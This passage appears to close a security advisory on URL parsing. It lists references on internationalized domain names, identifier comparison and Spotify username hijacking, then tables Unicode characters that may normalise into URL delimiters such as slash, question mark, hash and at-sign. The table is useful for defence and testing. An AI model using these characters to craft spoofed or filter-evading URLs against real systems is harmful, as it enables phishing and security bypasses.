- Faltstrom, P., Hoffman, P., and A. Costello, "Internationalizing Domain Names in Applications (IDNA)", RFC 3490, DOI 10.17487/RFC3490, March 2003, <https://tools.ietf.org/html/rfc3490>.
- Thaler, D., Ed., "Issues in Identifier Comparison for Security Purposes", RFC 6943, DOI 10.17487/RFC6943, May 2013, <https://tools.ietf.org/html/rfc6943>.
- Kerr, Max (Personal Communication August 27, 2018)
- Goldmann, Mikael, " Creative usernames and Spotify account hijacking", June 2013, <https://labs.spotify.com/2013/06/18/creative-usernames/>

Table of potential URL-splitting characters

- U+2100, ℀
- U+2101, ℁
- U+2105, ℅
- U+2106, ℆
- U+FF0F, ／
- U+2047, ⁇
- U+2048, ⁈
- U+2049, ⁉
- U+FE16, ︖
- U+FE56, ﹖
- U+FF1F, ？
- U+FE5F, ﹟
- U+FF03, ＃
- U+FE6B, ﹫
- U+FF20, ＠